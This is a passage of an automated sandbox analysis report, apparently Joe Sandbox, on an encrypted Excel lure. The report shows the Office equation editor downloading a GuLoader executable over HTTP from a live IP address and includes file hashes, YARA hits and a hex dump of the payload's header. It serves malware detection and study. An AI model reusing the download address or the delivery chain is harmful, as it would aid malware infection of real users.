....?.).).).).).).).).....}.....l.M.M.M.M.M.M.M..L...>....o.l.l.l.l.l.l.l@.....d.x...7.6.6.6.6.6.6.6.6 .s`S`S`S`S`S`S`S..S`...<...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\95A3F107.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 654x513, frames 3
Category:	dropped
Size (bytes):	62140
Entropy (8bit):	7.529847875703774
Encrypted:	false
SSDEEP:	1536:S30U+TLdCuTO/G6VepVUxKHu9CongJvJsg:vCTbVKVzHu9ConWvJF
MD5:	722C1BE1697CFCEAE7BDEFB463265578
SHA1:	7D300A2BAB951B475477FAA308E4160C67AD93A9
SHA-256:	2EE4908690748F50B261A796E6932FBCA10A79D83C316A9CEE92726CA4453DAE
SHA-512:	2F38E0581397025674FA40B20E73B32D26F43851BE9A8DFA0B1655795CDC476A5171249D1D8D383693775ED9F132FA6BB56D92A8949191738AF05DA053C4E561
Malicious:	false
Preview:	......JFIF.....`.`.....Exif..MM.*.....;.....J.i.....R.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A242A343.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 816 x 552, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	94963
Entropy (8bit):	7.9700481154985985
Encrypted:	false
SSDEEP:	1536:U75cCbvD0PYFuxgYx30CS9ITdjq/DnjKqLqA/cx8zJjCKouoRwWH/EXXXXXXXXXB:kAPVZZ+oq/3TLPcx8zJjCXaWfEXXXXXB
MD5:	17EC925977BED2836071429D7B476809
SHA1:	7A176027FFD13AA407EF29EA42C8DDF7F0CC5D5C
SHA-256:	83905385F5DF8E961CE87C8C4F5E2F470CBA3198A6C1ABB0258218D932DDF2E9
SHA-512:	3E63730BC8FFEAD4A57854FEA1F1F137F52683734B68003480030DA77379EF6347115840280B63B75D61569B2F4F307B832241E3CEC23AD27A771F7B16D199A2
Malicious:	false
Preview:	.PNG.....IHDR...0...(.....9.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^....e.z...b.$..P ..^.Jd..8.....c..c..mF.&.....F...[....Zk...>.g....{...U.T.S.'.O.....eS`S`S `S`S`S`S`S..Q.{.....\_...?...g7.6.6.6.6.6.6.6.....$.....!..c.?.).).).).).)..).=...+.....}.....x.....O.M.M.M.M.M.M.M..M...>....o.l.l.l.l.l..z.l@...&.....@. ....C.....+...d.x.w.7.6.6.6.6.6.^..6 {..[.).).).).).)...)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.....].....x....e..n.....+...d.x.w.7.6 .6.6.6.6.^..6 {..[.).).).).).)...)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.....?.....b..o.l.l.l.l.l.l.|`.l@...`.~S`S`S`S`S`S`S`..=.6.6.6.6.6.6.6.>0.6 ....?.).).).).).).).).....}.....l.M.M.M.M.M.M.M..L...>....o.l.l.l.l.l.l.l@.....d.x...7.6.6.6.6.6.6.6.6 .s`S`S`S`S`S`S`S..S`...<...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E7A07AD.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E7A07AD.jpeg	
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF............C...C...r...."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\Desktop\~$MTIR21487610_0062180102_20210714081247.PDF.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	267376
Entropy (8bit):	4.7769054763067915
Encrypted:	false
SSDEEP:	1536:x2M5j2eBXFScbssSe/W+dMa27qQ0Z9Dfs4IwNAvgiIOm72tNHLg/8A:T5FXrbVTeE2uQU7s49AMUrg/8A
MD5:	FCFB0EC70F1419EDE8A534CC95CB61E9
SHA1:	D3B529D77F1DE00D63A75B3956D4BCF6BBCE30CA
SHA-256:	FF1B034C7060724133C6DF0AA8CF5411EC0E6775D3ACA83A127617340A8C588A
SHA-512:	FFEC36B157F889A2BD351B9D8423B247138A5FD2E57DE83BB1253336518431136A265D244B653AF470A8D04E2674C4CADF467C065A7FC38F10EFFEDD705AB24
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_GuLoader_1, Description: Yara detected GuLoader, Source: C:\Users\Public\vbc.exe, Author: Joe Security
Antivirus:	• Antivirus: Virustotal, Detection: 42%, Browse • Antivirus: Metadefender, Detection: 14%, Browse • Antivirus: ReversingLabs, Detection: 31%
Joe Sandbox View:	• Filename: Booking Confirmation.xlsx, Detection: malicious, Browse
Preview:	MZ.....................@..!..L.!This program cannot be run in DOS mode....$........y....................................Rich............PE..L.....FR................`........ ..p........p....@..........................................................................d..(........z..........X............... .......................................(... ....................................text...0Y.......`.................. ..` .data........p.......p..............@....rsrc....z..........................@..@...I...........MSVBVM60.DLL.. ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.994138372411622
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	MTIR21487610_0062180102_20210714081247.PDF.xlsx
File size:	1268792
MD5:	168c2cabea51b16aa19a152a652254f5

General

SHA1:	477715c6a9d3219ea85a60eac9c80af83a102357
SHA256:	9b88ac825c56b50955cbc6211bb563f7334c51c2e90e3d2bfebefed817b4ad90
SHA512:	fe86fb777b4f1985fe62a65a55474f3509cc512d348a09dd52e5573b158c3948fefef073e1a451624c5f000a94f673334ce6e33ae0a5f5254a4b3913353da7c1
SSDEEP:	24576:umfPHCGbjiYxz58oRX1HjpN4V0g9LxJMmKu5QL6HilFjQrcFE://Hi4z5DVj0OgWu5Q2CIFjKcFE
File Content Preview:	.....>.....~.....z.....{.....z.....z.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "MTIR21487610_0062180102_20210714081247.PDF.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 180.214.239.39

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	180.214.239.39	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 15, 2021 11:06:44.850883961 CEST	1	OUT	GET /cpu/.svchost.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 180.214.239.39 Connection: Keep-Alive
Jul 15, 2021 11:06:45.107646942 CEST	2	IN	HTTP/1.1 200 OK Date: Thu, 15 Jul 2021 09:06:43 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Tue, 13 Jul 2021 17:05:39 GMT ETag: "41470-5c7043f493d18" Accept-Ranges: bytes Content-Length: 267376 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c7 bf 79 da 83 de 17 89 83 de 17 89 83 de 17 89 00 c2 19 89 82 de 17 89 cc fc 1e 89 87 de 17 89 b5 f8 1a 89 82 de 17 89 52 69 63 68 83 de 17 89 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 e2 ca 46 52 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 60 03 00 00 90 00 00 00 00 00 00 70 14 00 00 00 10 00 00 00 7 0 03 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 07 00 00 00 04 00 00 00 00 00 00 00 00 00 04 00 00 10 00 00 e6 1c 04 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 04 64 03 00 28 00 00 00 00 80 03 00 92 7a 00 00 00 00 00 00 00 00 00 00 58 00 04 00 18 14 00 00 00 00 00 00 00 00 00 00 20 11 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 02 00 00 20 00 00 00 00 10 00 00 18 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 30 59 03 00 00 10 00 00 00 60 03 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 d4 0b 00 00 00 70 03 00 00 10 00 00 00 70 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 92 7a 00 00 00 80 03 00 00 80 00 00 00 80 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 c3 1f b0 49 10 00 00 00 00 00 00 00 00 00 00 4d 53 56 42 56 4d 36 30 2e 44 4c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$yRichPELFR`pp@d(zX ( .text0Y` `.datapp@.rs rcz@@IMSVBVM60.DLL

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2652 Parent PID: 584

General

Start time:	11:05:42
Start date:	15/07/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13ffb0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2184 Parent PID: 584

General

Start time:	11:06:04
Start date:	15/07/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2520 Parent PID: 2184

General

Start time:	11:06:07
Start date:	15/07/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	267376 bytes
MD5 hash:	FCFB0EC70F1419EDE8A534CC95CB61E9
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_1, Description: Yara detected GuLoader, Source: 00000006.00000000.2144558034.0000000000401000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_1, Description: Yara detected GuLoader, Source: 00000006.00000002.2360258562.0000000000401000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000006.00000002.2360248104.00000000003E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_1, Description: Yara detected GuLoader, Source: C:\Users\Public\vbc.exe, Author: Joe Security
Antivirus matches:	• Detection: 42%, Virustotal, Browse • Detection: 14%, Metadefender, Browse • Detection: 31%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

Disassembly

Code Analysis